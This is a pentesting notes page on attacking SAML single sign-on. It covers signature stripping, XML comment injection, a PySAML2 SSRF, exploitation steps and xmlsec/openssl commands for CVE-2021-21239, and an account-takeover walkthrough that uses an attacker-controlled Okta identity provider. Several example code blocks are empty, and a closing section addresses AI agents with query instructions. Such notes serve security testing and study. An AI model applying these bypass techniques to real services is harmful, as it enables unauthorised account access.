> For the complete documentation index, see [llms.txt](https://sec88.0x88.online/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://sec88.0x88.online/web-appsec/improper-authentication/saml-authentication.md).
# SAML Authentication
## SAML 101
Security Assertion Markup Language (`SAML`) is used to share authentication and authorization between parties. `SAML` is often used to provide Single Sign-On (SSO) between one or multiple `Service Provider`(s) (`SP`) and one `Identity Provider` (`IDP`).
For example, users will authenticate against `identity.pentesterlab.com`, once authenticated, they will be able to access `serviceprovider1.libcurl.so`, `serviceprovider2.pentesterlab.com` or `serviceprovider3.ptl.io` without having to re-authenticate against these services. This allows enterprises to only manage one source of truth for the management of their users.
## Workflow
1. The `User-Agent` (browser) tries to access the resource.
2. The `Service Provider` (`SP`) sends a redirect to the `Identity Provider` (`IDP`).
3. The `User-Agent` follows the redirect and accesses the `IDP`. The request contains a `SAMLRequest` parameter.
4. The `IDP` sends back a response with a `SAMLResponse`.
5. The `SAMLResponse` is submitted by the `User-Agent` to the `SP`.
6. The user is now logged in for the `Service Provider` and can access the resource.
## Inspecting the HTTP traffic
If we look at the HTTP traffic, we can see the following requests and responses:
First, the `User-Agent` gets redirected to the `IDP` with a `SAMLRequest` parameter:
```http
HTTP/1.1 302 Found
[...]
Location: http://ptl-27f65738-58d64e9c.libcurl.so/saml/auth?SAMLRequest=...
[...]
```
Then, if the user is logged in, the `IDP` responds with a page that will automatically (``) submit the `SAMLResponse` to the `SP`:
{% code overflow="wrap" %}
```xml
```
{% endcode %}
This will allow the `SP` to create a session for the user. The user is now logged based on the `SAMLResponse` value.
## Signature Stripping
One of the common issues with protocols relying on `signatures` to prevent tampering comes from the fact that the `signature` is only verified if it's present. Here we are going to modify the email address inside the `signature` to become the user `admin@libcurl.so` for the `Service Provider` and we will remove the `signature`.
* [ ] Try Edit the email without doing anything in the signature
* [ ] Try Remove the Signature
* [ ] Try Remove only the Signature Value Only
## Comment Injection
One of the common issues with protocols relying on `signatures` to prevent tampering comes from the fact that the signed data is parsed differently by the system receiving it. Here we are going to create a malicious email address to become the user `admin@libcurl.so` for the `Service Provider`. The issue here is that the `Service Provider` will stripe the `XML comments` from the email address provided in the `SAMLResponse` by the `IDP`.
* [ ] Try Registering in the IP with
```
admin@libcurl.so
```
## SAML: PySAML2 SSRF
{% embed url="" %}
The SSRF occurs in the `URI` field of the `ds:Reference` node of a SAML response. Normally, these look like this:
```
```
but you can change them to something like this:
```
```
and the URI will be resolved internally.
## CVE-2021-21239
* Get the **SAML Response** and remove the values in: `ds:SignatureValue` and `ds:DigestValue`
* Remove the URI in the `ds:Reference` tag
* Replace the full `ds:x509Data` Tag with the placeholder
* Remove any extra spaces or new lines.
* Sign the **SAMLResponse** using `xmlsec --sign` and a private key
* Re-encode the **SAMLResponse** and send it to the Service Provider
{% embed url="" %}
{% code overflow="wrap" %}
```bash
curl https://www.aleksey.com/xmlsec/download/older-releases/xmlsec1-1.2.25.tar.gz -o xmlsec1-1.2.25.tar.gz
tar -zxvf xmlsec1-1.2.25.tar.gz
docker run -it -v "$(pwd):/code" alpine
apk add libxslt libxslt-dev openssl vim make gcc g++ libxml2-dev bash openssl-dev libltdl
cd code/xmlsec1-1.2.25/
./configure --enable-crypto-dl-no && make && make install
openssl genrsa -out key.pem
------------------------------------------
curl https://gist.github.com/gregvish/7362993/raw/6979439b13056d9622a404be40fd49d56381d7cb/xmlsign2.xml > test.xml
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 1000 -nodes
xmlsec1 --sign --privkey-pem key.pem test.xml > signed.xml
xmlsec1 --verify --pubkey-cert-pem cert.pem signed.xml
-----------------------------------------
openssl req -x509 -newkey rsa:2048 -keyout other-key.pem -out other-cert.pem -days 1000 -nodes
xmlsec1 --verify --pubkey-cert-pem other-cert.pem signed.xml
xmlsec1 --verify --trusted-pem other-cert.pem signed.xml
```
{% endcode %}
## CVE-2021-21239 (PySAML2)
{% code overflow="wrap" %}
```ada
Here the issue comes from the fact that xmlsec1 trusts an embedded key and doesn't check that it matches the certificate (or the fingerprint of the certificate) used to configure the Service Provider. More details on the issue can be found in the advisory on GitHub. The interesting part is the link to the email discussing the issue in the xmlsec1 mailing list.
```
{% endcode %}
{% embed url="" %}
{% embed url="" %}
## Authentication Bypass
{% embed url="" %}
1. Sign into `target.com` as an organization owner (attacker).
2. Configure a SAML 2.0 Provider (Okta) on your attacker account by following SAML docs
3. Enable SAML authentication and Enable user provisioning

4. In your SAML IdP (Okta admin console), create/add a person with the victim email and set a password for that account.
Press enter or click to view image in full size

5\. Also at Okta assign that newly created user to the Org application in Okta (so SAML assertions can be made).
* Okta assignments path :\
`https://trial-#lol-admin.okta.com/admin/app/org/instance/#tab-assignments`
* Add user `` to the org app.
Press enter or click to view image in full size
6\. Open an incognito/private browser window and navigate to your org’s SAML login URL (IdP-initiated) and sign-in with the victim email and the password you set in Okta:
* Email:
* Password: (the password attacker set during creation)
7\. After successful IdP authentication, the SP ( `target.com`) issues a session.\
`As the attacker (exploit actions enabled by the victim session)`
8\. With the attacker-controlled session that now contains the victim user id (but attacker account id in token), issue requests that rely on user id for authorization (example: edit user settings).
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://sec88.0x88.online/web-appsec/improper-authentication/saml-authentication.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.